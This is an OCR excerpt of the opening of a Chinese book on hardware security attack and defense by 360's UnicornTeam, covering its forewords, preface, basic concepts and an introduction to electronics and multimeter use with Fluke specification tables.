
Broadview
www.broadview.com.cn

硬件安全攻防大揭秘

360独角兽安全团队（UnicornTeam）简云定 杨卿 等著



中国工信出版集团
電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

硬件安全攻防大揭秘

360独角兽安全团队（UnicornTeam）
简云定 杨卿 袁舰 秦明闯 著

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

本书是一本硬件安全攻防方面的综合性书籍。前三章介绍了硬件安全研究的基本概念、常用的设备工具及常见的硬件接口，并讲述了通过这些接口获取数据的方法及防御手段。第 4 章到第 6 章介绍了市面上常见的硬件安全攻击技术原理和防御思路，第 7 章介绍了硬件设计软件的使用，第 8 章讲述了硬件生产加工的过程方法和注意事项，第 9 章讲述了如何亲手设计制作一款符合自己需求的专属安全硬件。

本书适合对硬件安全有兴趣的读者及硬件设计人员阅读。

图书在版编目（CIP）数据

硬件安全攻防大揭秘 / 简云定等著. —北京：电子工业出版社，2017.2
ISBN 978-7-121-30591-7

Ⅰ. ①硬… Ⅱ. ①简… Ⅲ. ①硬件—计算机安全 Ⅳ. ①TP303

中国版本图书馆 CIP 数据核字(2016)第 297898 号

策划编辑：郑柳洁
责任编辑：郑柳洁
印　　刷：三河市良远印务有限公司
装　　订：三河市良远印务有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编：100036
开　　本：787×980　1/16　印张：29.75　字数：633 千字
版　　次：2017 年 2 月第 1 版
印　　次：2017 年 2 月第 1 次印刷
定　　价：99.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888，88258888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：010-51260888-819，faq@phei.com.cn。

推荐序二

智能时代的启示录

通常我们会说，要看有用的书。

在看到本书的目录和样章时，我内心的声音告诉我——这是一本有用的书。

硬件安全是一门非常实用的技术，或者说，这是一门能够真正影响到我们生命财产安全的技术。试想几个场景：一架无人机突然失控破窗而入；一个陌生人只需一张卡片就刷开了财务办公室的大门；车钥匙还在手里，新买的汽车就被人开走；心脏起搏器被人远程遥控放电；摄像头让你家变成了真人秀的舞台……

这一切并非危言耸听，在智能化、信息化大发展的今天，互联网的触角随着各种各样的硬件产品无孔不入，围绕在我们身边的电子怪兽们会不会终有一天像 *I Robert* 电影中描绘的那样，被人操控起来突然背叛我们？在信息世界的洪荒时代里，在技术高手面前，如何识别防范攻击行为，保护自己的智能设备不被外部攻击渗透，在充分享受生活的同时避免一切生命财产损失，已经是我们每个人必须直面的问题。

我们能从本书中找到一些答案。初读本书，也许会让你的后背阵阵发凉，因为你会看到我们身边的种种随手之物，都已经可以被别人随意操纵；但细读完全书之后，反倒会有一丝安心——“独角兽”已亲手将硬件安全中“矛”和“盾”的秘密交在我们的手中。这个世界上有人利用规则的漏洞搞破坏，就有人站出来修复它。

所以，与其说这是一本教授技术的书籍，不如说是智能时代的启示录。你会发现在这个纷扰的信息世界中，你洞悉到了更多规则的力量，从而又多了一份久违的安全感。

i 春秋学院校长：蔡晶晶

2016 年 11 月 16 日

于浙江 · 乌镇

推荐序一

江湖多凶险，一书在手心自安

这是最好的时代，也是最坏的时代！

滚滚信息洪流，你我都深陷其中。守护安全——这是游走于黑客江湖的行侠者共同的梦，然而世道在转变，时代在发展，当智能化与信息化以脱缰之马的速度向我们扑面而来，逐梦的路显得尤为坎坷且艰难。

科技的快速发展，智能设备的层出不穷，曾经平静的江湖正在以前所未有的速度飞速发展。古语云："授之以鱼不如授之以渔"，在硬件设备快速普及，硬件安全面临严峻威胁的今天，本书系统且全面地展示了"黑客对硬件安全攻击与防范的方法学"，由浅入深，以真实的案例加以解读，在牢固构建专业知识体系的同时强调内容的实用性，直面且残酷地揭示问题所在，也细致且深入地探寻问题的解决方案。

正所谓"江湖多凶险"。如何能在行进中披荆斩棘，向硬件安全挥刀宣战？这是一次探索，也是一次修炼。江湖人必须本着"知己知彼，见招拆招"的态度，对硬件设备攻击的行为从识别到防范都了如指掌，才能在一次又一次的厮杀中拔得头筹，在享受科技带给我们的便捷的同时做到"不丢命，不丢人，不丢钱"。

现实虽然残酷，未来依旧美好。这本用心写就的江湖修炼秘籍，在帮助你强大自身的同时，也将指引你在逐梦的路上坚定前行，越走越远。

XCon 创始人：王英键

2016 年 12 月 8 日

推荐序三

With the proliferation of Internet of Things, numerous smart devices have been woven into the fabric of our daily life, ranging from controlling our home appliances to various applications leveraging Unmanned Aerial Vehicle (UAVs). Along with this emerging and exciting trend is the underlying security risk. Already, the recent "Dyn" incident caused by compromised IoT devices has led to disrupted Internet connection throughout the USA and serve as a wake-up call for protecting these devices. Towards this goal, it is critical to perform security analysis on both device hardware and software. Many security engineers and researchers have computer science background, and they have much experience and knowledge in software security. Hardware security is a field that they have anxieties on and lack experience. Thus, spreading knowledge on hardware security is one of the critical efforts towards securing smart devices, and this book serves as an excellent endeavor towards this goal.

Academic books on hardware security do exist, yet many of them focus on the theoretical principles. This book is a collection of experiences and insights that the Unicorn Team have accumulated over the years through their systems work. The book covers a wide range of knowledges, such as circuits, hardware interfaces, and even PCB production procedure.

This book can serve as a good tutorial for those who want to have their hand dirty and reproduce the prior findings. It can also be a good reference book for those who want to find out the off-the-shelf tools for exploring the hardware world. I believe that this book can help to foster talents in hardware security and to teach them necessary skills to secure the smart devices for years to come.

浙江大学教授，美国南卡大学终身教授：徐文渊

前　言

本书的由来

物联网时代已经到来，很多从事传统安全的研究人员对硬件有着浓厚的兴趣，但由于是非电子专业出身，对“硬件”的理解很有限，想要迈入硬件安全领域会无从下手。就像 360 独角兽安全团队当年初入无线电安全领域时那样，在研究阶段必不可少地需要自己动手做一些市面上没有成品的研究类硬件，在制作辅以研究之用的硬件过程中，遇到了太多和硬件有关的问题，蹚了不少坑。所以 360 独角兽安全团队萌生了制作一块硬件安全领域的“敲门砖”的念头，帮助更多人了解硬件，知晓硬件安全，能自己打造硬件，让“硬件安全”这个曾经很冷门的领域在未来的物联网大潮中崭露锋芒。

另外，很多中国的安全研究人员还不具备同美国等国家的安全研究人员一样的动手能力及硬件修改研发能力，从每年的 BlackHat、DEFCON 大会上我们能体会到，国外的安全研究人员软硬件技术能力兼备。我们在“软安全”上已能和他们同台竞技，且在有些领域已经超越，这是中国人安全实力的体现，但不可否认的是，在“硬安全”领域上，我们还需要继续努力。希望本书能在硬件安全学习参考上助中国的安全研究人员一臂之力。

希望本书能够给对硬件感兴趣，对硬件安全有想法的朋友、从业者、产品开发人员提供有价值的安全参考。

本书的结构

第 1 章和第 2 章主要介绍一些基础概念和一些基础硬件设备的选择及使用经验。

第 3~6 章讲述了硬件调试和安全分析常用的工具和方法，以及路由器、智能硬件、无人机、键盘、RIFD、SIM 卡、汽车等主流硬件方面的安全攻防技术。由无线电硬件实验室成员简云定、袁舰、秦明闯共同编写。

第 7~8 章讲述了硬件设计、生产方面的基本方法、流程，以及作者多年实践的经验教训，让读者能够对硬件设计有一个简单直观的了解，可以轻松入门。

第 9 章通过几个简单的案例，讲述设计安全硬件相关的思路，拓展读者的思路。

致谢

感谢 360 集团周总为独角兽安全团队全体成员提供了自由、开心的工作环境与富有竞争力的福利待遇。

感谢 360 集团首席安全官谭晓生对独角兽安全团队成员工作的指导与栽培。

感谢 360 独角兽安全团队、360 天巡产品团队及 360 无线电安全研究部全体同仁的辛苦付出。

感谢 360 集团、360 网神全体员工的支持。

360 独角兽安全团队

目　录

第1章　基本概念

本章主要介绍几个名词概念，帮助读者简单了解软件和硬件与安全的关联。

1.1　什么是硬件

硬件也称为硬体，英文为 Hardware，通指单片机、计算机硬件、软件程序的载体及交互的接口。它无处不在，手机、计算机、键盘、鼠标、空调等一切具备电子电路的设备，都可以称为“硬件”。

1732 年，美国科学家富兰克林（Benjamin Franklin，1706～1790）提出电的概念，1752 年进行著名的风筝实验，1799 年意大利科学家发明伏特电池，1821 年英国人法拉第发明电动机并在 1931 年发明发电机，1866 年德国人西门子制成第一台工业用电发电机，“电”开始融入人类的生活。

让“电”通行的“路”就是“电路”，拥有“电路”的设备都是硬件。

1.2　什么是软件

软件也称为软体，英文为 Software，是一系列按照特定顺序组织的数据和指示。通常我们说的系统、软件、程序、APP、代码和应用都是指软件。

艾伦·麦席森·图灵（Alan Mathison Turing，1912 年 6 月 23 日－1954 年 6 月 7 日）发明了第一台计算机用于破解 Enigma（也有说世界上第一台计算机是美国军方定制的 ENIAC），能够让计算机按照人的想法进行工作，这部分预设就称为软件。

1.3　硬件开发和软件开发

软件开发是根据用户需求建造出软件系统或者系统中的软件部分的过程，也就是通常说的“码农”或者“IT 民工”干的活。当然，这都是自嘲的说法。

最早的软件开发使用 0 和 1 在纸条上打孔，然后送交计算机执行，再后来有了汇编语言（B 语言、C 语言），之后又有了诸如 C++、PHP、Python、Java 等开发语言，这些其实都是一种表达方式，就像汉语、英语、法语、德语一样，只不过它们不是用于人与人的交流，而是用于人与机器或者机器与机器的交流。

编程语言没有孰优孰劣，“不管白猫黑猫，能抓到老鼠就是好猫”，不管什么编程语言，能够满足用户需求就是好语言。

硬件开发是根据用户需求设计出硬件电路板的过程。这个行业也称为电子电路 CAD。很多人并不了解硬件开发这个行业，与软件开发不同，软件开发有一台计算机就可以开始了，在开发工具里写个“Hello,World！”，代码例程就能编译运行看到运行效果，直观且简洁。硬件开发光有计算机还远远不够，哪怕是用仿真器仿真出来的效果，客户也不会为你的仿真买单。你需要设计出硬件电路，然后做出真正的实物，并且通电运行起来才算硬件开发。

1.4 什么是BUG

程序错误（英语为 BUG）称为漏洞，是程序设计中的术语，是指在软件运行中因为程序本身有错误而造成的功能不正常、死机、数据丢失、非正常中断等现象。

BUG 的创始人格蕾丝·赫柏（Grace Murray Hopper）是一位为美国海军工作的计算机专家，也是最早将人类语言融入计算机程序的人之一。代表计算机程序出错的 BUG 这个名字，正是由赫柏所取。1945 年的一天，赫柏对 Harvard Mark II 设置好 17000 个继电器进行编程后，技术人员正在进行整机运行时，它突然停止了工作。于是他们爬上去找原因，发现这台巨大的计算机内部一组继电器的触点之间有一只飞蛾，这显然是由飞蛾受光和热的吸引，飞到了触点上，然后被高电压击死。所以在报告中，赫柏用胶条贴上飞蛾，并用 BUG 表示“一个在计算机程序里的错误”，BUG 这个说法一直沿用到今天。

1.5 硬件安全的意义

俗话说，有人的地方，就有江湖。同样，有软件的地方，就有软件安全，而有硬件的地方，就有硬件安全！

安全，意味着没有漏洞，没有 BUG。

硬件安全是一个很宽泛的概念，硬件的范畴太广了，硬件安全的范畴也非常广泛。

破解的历史久远，从早年破解电话盒子免费打电话，到后来破解游戏机的游戏卡、破解电脑系统、破解汉字卡、破解各种设备，从小到大从软件到硬件。厂商为了保证自己的收益

不被侵犯，不断升级软件或者更新硬件做各种防御性措施防止被破解。破解是攻，加密是防，攻与防就组成了安全。

比较经典的硬件破解案例就是苹果手机的越狱。

乔治·霍兹（George Hotz，1989 年 10 月 2 日—），美国学生，2007 年 8 月解锁苹果 iPhone 手机，使得 iPhone 手机不仅仅局限于 AT&T 网络，也支持其他 GSM 网络。最后他用这款破解的手机交换到了一部日产 350Z 跑车和三部未破解的 iPhone 手机。

苹果官方的态度相对比较大方，越狱？可以！不过，越狱后的机器不再提供保修服务。索尼公司则直接将乔治·霍兹告上法庭，乔治·霍兹承诺不再对索尼产品进行破解，索尼才放弃起诉。

经过多年洗礼，好产品的软件层接口做得越来越封闭，安全也越做越好，那么，开始考虑硬件层面的安全研究吧！

第2章　电子电路硬件基础常识

本章主要讲硬件方面的一些基础知识，然后讲研究硬件所用的一些设备，以及这些设备的使用方法和经验技巧。

2.1　何谓电子元件

在维基百科中的介绍是：电子元件（Electronic Component）是电子电路中的基本元素，通常是个别封装，并具有两个或以上的引线或金属接点。电子元件须相互连接以构成一个具有特定功能的电子电路，例如放大器、无线电接收机、振荡器等，连接电子元件常见的方式之一是焊接到印刷电路板上。电子元件也许是单独的封装（电阻器、电容器、电感器、晶体管、二极管等），也许是各种不同复杂度的群组，例如集成电路（运算放大器、排阻、逻辑门等）。

通俗来说，电阻、电容、LED、单片机等电路相关最小单位都是电子元件。常见的电子元件如图 2-1 所示。




图2-1　常见的电子元件

2.2　电路是什么

电子元件是电路的最基本组成部分，那么，电路是什么路？简单来说，就是“跑电信号的路”。

电路（Electrical Circuit）或称电子回路，是由电气设备和元器件，按一定方式连接起来，为电荷流通提供了路径的总体，也叫电子线路或称电气回路，简称网络或回路。如电源、电阻、电容、电感、二极管、三极管、晶体管、集成电路、电键等构成的网络和硬件。负电荷可以在其中运动。常见的电路板如图 2-2 所示。




图2-2　常见电路板

2.3　信号的概念

在通信系统、信号处理或者电子工程等技术领域中，信号是“传递有关一些现象的行为或属性的信息的函数”。在现实世界中，任何随时间或者空间变化的量（如影像）都是潜在的信号，它们可能会提供一个物理系统的状态信息，或在不同观察者之间传达消息等。《IEEE 信号处理汇刊》阐述的“信号”概念如下。

术语“信号”包括音频、视频、语音、图像、通信、地球物理、声呐、雷达、医疗和音乐信号等。

简单的说，就是任何载有信息的事物都可以称为信号，文字、声音、图像等都是信号。

在我们的电子电路中，常说的信号分为两种，即模拟信号和数字信号。

模拟信号（Analog Signal）是指在时域上数学形式为连续函数的信号。与模拟信号对应的

是数字信号，后者采取分立的逻辑值，而前者可以获取连续值。模拟信号的概念常常在涉及电的领域中被使用，不过经典力学、气动力学（Pneumatic）、水力学等学科有时也会使用模拟信号的概念。

数字信号（Digital Signal）是离散时间信号（Discrete-time Signal）的数字化表示，通常可由模拟信号获得。

通俗地讲，数字信号的电平可能有多种，但解析时只区分 0 和 1，模拟信号可以区分-12、-1、0.5、1.6、3.7 等数值的电压信号。

2.4 单片机VS.嵌入式

2.4.1 单片机

单片机，全称单片微型计算机（Single-chip Microcomputer），又称微控制器（Microcontroller），是把中央处理器、存储器、定时/计数器（timer/counter）、各种输入输出接口等都集成在一块集成电路芯片上的微型计算机。与应用在个人电脑中的通用型微处理器相比，它更强调一体化（不用外接硬件）和节约成本。它的最大优点是体积小，可放在仪表内部，但存储量小，输入输出接口简单，功能较少。由于单片机的发展非常迅速，现在的单片机已经不再符合以前的定义，性能越来越强，集成的功能也越来越多，越来越不像“单”片机了。中国大陆主要采用“单片机”的称呼，英文缩写为 MCU。

早期的微型计算器，比如 8086、80386，其实就是单片机。现在基本上随便挑个单片机出来性能都比当时的电脑强（有人开玩笑说，现在的手机性能比阿波罗登月时用的计算机性能还要强几十乃至上百倍，人家用来发射宇宙飞船到月球，你用手机玩“愤怒的小鸟”游戏）。

计算机的 CPU 勉强算是单片机，只不过这个 MCU 性能更强，外设基本没有而已。

单片机在生活中很常见，比如 51、AVR、MSP430、PIC、STM8、STM32 乃至 ARM 等……其实现在所有的手机、计算机、家电，都可以看成是单片机系统，复杂点的可能包含嵌入式操作系统。

我们先讲单片机的分类，通常根据总线或数据寄存器的宽度进行分类，分为 4 位、8 位、16 位和 32 位单片机。4 位单片机多用于冰箱、洗衣机、微波炉等家电控制中；8 位、16 位单片机主要用于一般的控制领域，一般不使用操作系统；32 位单片机用于网络操作、多媒体处理等复杂处理的场合，一般要使用嵌入式操作系统。

简单的说，单片机的位数就是指单片机一次处理能处理多少位的（8 位为一个字节）数据，

位数越多处理能力越强，性能越强，成本等当然就越高。

2.4.2 嵌入式

嵌入式系统（Embedded System），是一种“嵌入机械或电气系统内部、具有专属功能的计算机系统”，通常要求实时计算性能。被嵌入的系统通常是包含硬件和机械部件的完整设备。相反，通用计算机（如个人计算机）则设计灵活，以满足广大终端用户的需求。现在常见的很多设备都采用嵌入式系统控制。

现代嵌入式系统通常是基于微控制器（如含集成内存和/或外设接口的中央处理单元）的；但普通微处理器（使用外部存储芯片和外设接口电路）也很常见，特别是在较复杂的系统中。通用型处理器、专门进行某类计算的处理器、为手持应用订制设计的处理器等，都可能应用到嵌入式系统。常见的典型专用处理器有数字信号处理器。

嵌入式系统的关键特性是专用于处理特定的任务。工程师可以对其进行优化，以降低产品的体积和成本，提升可靠性和性能。

嵌入式系统的物理形态包括便携设备如电子表和 MP3 播放器，大型固定装置如交通灯、工厂控制器，大型复杂系统如混合动力汽车、磁共振成像设备、航空电子设备等。它们的复杂度低至单片机，高至大型底盘或外壳内安装有多个部件、外设和网络。

嵌入式系统可以理解为是一个团队，可以同时干很多事，哪怕有优先级，但确实是在并行进行各种任务。单片机系统是独行侠，在同一时刻只能干一件事。通常，我们指的嵌入式系统是一个能支持多线程的单片机系统，比如 Linux、iOS、Android、Windows 其实都是嵌入式系统。

2.5 常用仪器设备及使用方法介绍

2.5.1 万用表的使用

万用表（Multimeter）是一种多用途电子测量仪器，主要用于物理、电气、电子等测量领域，一般包含电流表（安培计）、电压表（伏特计）、电阻表（欧姆计）等功能，也称为万用计、多用计、多用电表、万用电表。

购买万用表的几个建议如下。条件宽裕的读者可以考虑 Fluke（福禄克）或安捷伦，质量没得说。但同时，价格也不一般，日产的也还行，便宜的可以看看国产品牌优利德和胜利，

但个人建议尽量买好一点的仪器设备，质量好耐用，而且精度等方面有保证，不会让你的测量出现非正常 BUG，当你遇到 BUG 发现是仪表问题时，你会抓狂，这是切身体会……

具体型号可以上官网查看，通常购买万用表肯定要看几个基本功能：电阻、电容、二极管、通断、直（交）流电流、直（交）流电压，至于测频率、占空比、电感、三极管、温度等指标都是加分项，再强调一遍，**仪表的精度很重要！**常见的万用表如图 2-3 和图 2-4 所示。

图2-3　Fluke F289万用表

图2-4　Fluke 17B+万用表

Fluke 17B+万用表的详细参数如表 2-1~表 2-3 所示。

表 2-1　万用表功能参数

功能	量程	分辨率	精度
交流电压 (40 Hz 到 500Hz)[1]	4.000 V 40.00 V 400.0 V 1000 V	0.001 V 0.01 V 0.1 V 1 V	1.0 % + 3
直流电压	4.000 V 40.00 V 400.0 V 1000 V	0.001 V 0.01 V 0.1 V 1 V	0.5 % + 3
交流电压（毫伏）	400.0 mV	0.1 mV	3.0 % + 3
直流电压（毫伏）	400.0 mV	0.1 mV	1.0 % + 10
二极管测试[2]	2.000 V	0.001 V	10%

续表

功能	量程	分辨率	精度
电阻（欧姆）	400.0 Ω	0.1 Ω	0.5 % + 3
	4.000 kΩ	0.001 kΩ	0.5 % + 2
	40.00 kΩ	0.01 kΩ	0.5 % + 2
	400.0 kΩ	0.1 kΩ	0.5 % + 2
	4.000 MΩ	0.001 MΩ	0.5 % + 2
	40.00 MΩ	0.01 MΩ	1.5% + 3
电容[3]	40.00 nF	0.01 nF	2 % + 5
	400.0 nF	0.1 nF	2 % + 5
	4.000 μF	0.001 μF	5 % + 5
	40.00 μF	0.01 μF	5 % + 5
	400.0 μF	0.1 μF	5 % + 5
	1000 μF	1 μF	5 % + 5
频率[1]Hz	50.00 Hz	0.01 Hz	0.1 % + 3
(10 Hz – 100 kHz)	500.0 Hz	0.1 Hz	
	5.000 kHz	0.001 kHz	
	50.00 kHz	0.01 kHz	
	100.0 kHz	0.1 kHz	
占空比[1]	1 % 至 99 %	0.10%	1 %，典型情况[4]
交流电流 μA	400.0 μA	0.1 μA	1.5 % + 3
(40 Hz 到 400 Hz)	4000 μA	1 μA	
交流电流 mA	40.00 mA	0.01 mA	1.5 % + 3
(40 Hz 到 400 Hz)	400.0 mA	0.1 mA	
交流电流 A	4.000 A	0.001 A	1.5 % + 3
(40 Hz 到 400 Hz)	10.00 A	0.01 A	
直流电流 μA	400.0 μA	0.1 μA	1.5 % + 3
	4000 μA	1 μA	
直流电流 mA	40.00 mA	0.01 mA	1.5 % + 3
	400.0 mA	0.1 mA	
直流电流 A	4.000 A	0.001 A	1.5 % + 3
	10.00 A	0.01 A	
温度	50 °C- 400 °C	0.1°C	2 % ± 1 °C
	0 °C- 50 °C		± 2 °C
	-55 °C- 0 °C		9 % ± 2 °C
背光灯	-	-	有

校准后可保持 1 年的精度，工作温度为 18 °C 到 28 °C，相对湿度为 0 % 到 75 %。精度规格形式如下：±(读数 % + 最低有效位数)。

1所有电流、频率和占空比的范围都是量程的 1 % 到 100 %。未指定低于量程 1 % 的输入值。

2通常，开路测试电压为 2.0 V，短路电流 <0.6 mA。

3规格不包括测试引线电容和电容板引起的误差（量程为 40 nF 时，误差最高为 1.5 nF）。

4通常意味着频率为 50 Hz 或 60 Hz，占空比介于 10 % 和 90 % 之间。

表 2-2　万用表电压功能参数

功能	过载保护	输入阻抗（标称值）	共模抑制比	常规模式抑制比
交流电压	1000 V[1]	>10 MΩ <100 pF	在直流电流下，50 Hz 或 60 Hz 时，大于 60 dB	-
交流电压（毫伏）	400 mV	>1MΩ，<100 pF	在 50 Hz 或 60 Hz 时，大于 80 dB	-
直流电压	1000 V[1]	>10 MΩ <100 pF	在直流电流下，50 Hz 或 60 Hz 时，于 100 dB	在 50 Hz 或 60 Hz 时，大于 60 dB
直流电压（毫伏）	400 mV	>1MΩ，<100 pF	在 50 Hz 或 60 Hz 时，大于 80 dB	-

1 10^5 V Hz 最大值

表 2-3　万用表通用技术指标

通用技术指标	
任何端子和接地之间的最高电压	1000 V
显示屏 (LCD)	4000 次计数，每秒更新 3 次
电池类型	2 AA，NEDA 15A，IEC LR6
电池使用时间寿命	最低 500 小时（LED 测试模式且不加负载情况下为 50 小时。带负载情况下，电池寿命取决于被测试 LED 的类型。）
温度	
工作温度	0 °C 至 40 °C
储存温度	-30 °C 至 60 °C
相对湿度	
工作湿度	非冷凝 (<10°C) 10 °C 到 30 °C 时，小于等于 90% RH； 30 °C 到 40 °C 时，小于等于 75% 40 MΩ 量程 10 °C 到 30 °C 时，小于等于 80% RH； 30 °C 到 40 °C 时，小于等于 70%
海拔	
工作温度	2000 m
储存温度	12000 m
温度系数	0.1 X（指定精度）/°C (<18 °C 或 >28 °C)
电流输入的保险丝保护	440 mA、1000 V 快熔，仅限指定的 FLUKE 部件。 11A、1000V 快熔，仅限指定的 FLUKE 部件。
体积（高 x 宽 x 长）	183 x 91 x 49.5 mm
重量	455 g
IP 等级	IP 40
安全性	IEC 61010-1，IEC61010-2-030 CAT III 600 V，CAT II 1000 V，污染等级 2
电磁环境	IEC 61326-1：便携
电磁兼容性	仅在韩国适用

通常，万用表都会有至少两个接口，一个用来测通断、二极管、电阻、电压和小电流，有的功能多一些，还会有1~2个接口用来测大电流。Fluke 17B+就有4个接口，这些接口的功能和使用介绍如图2-5~图2-8所示。

1．接线端




图2-5　万用表接口说明

2．测量交流电压和直流电压




图2-6　测量交流电压和直流电压的方法

（1）将红色表笔接入右边电压档的测量插孔。

（2）预估要测量的电压的量值，然后将旋钮打到合适量程上，比如选择 mV 级别，就将旋钮打到 mV 挡，否则打到 V 挡位。

（3）将红黑表笔并联接入要测量电压的电路，读出电压值的大小。

3. 测量交流电流和直流电流




图2-7　测量交流电流和直流电流的方法

（1）预估要测电流的量值，比如是小电流级别的，就将红色的表笔接入左二的 mA/uA 插孔；预估要测大电流就将红色表笔接入左一的 A 级别的插孔。

（2）将旋钮打到合适量程上，比如选择 mA 级别，就将旋钮打到 mA 挡。

（3）将红黑表笔串联接入要测量的电路，读出电流值。

4. 测量电阻和通断性测试




图2-8　测量电阻和电路通断

（1）预估要测电阻的量值，将表笔转到最右边的插孔。

（2）将旋钮转到合适量程上，比如选择欧姆级别，就将旋钮转到欧姆挡位。

（3）将红黑表笔并联接入要测量的电路，读出电阻值。

（4）调到电阻挡后按黄色按钮，切换到通断挡，这时两个表笔之间如果是直接导通的，蜂鸣器就会响，通常用这个挡位测电路的通断。

5. 更换电池和保险丝

万用表里有电池，长时间使用后，电池电量用完需要更换电池。如果测量超过量程的大电流或者大电压，可能会将保险丝熔断，这时就需要更换保险丝。更换电池保险丝的方法如图 2-9 所示。

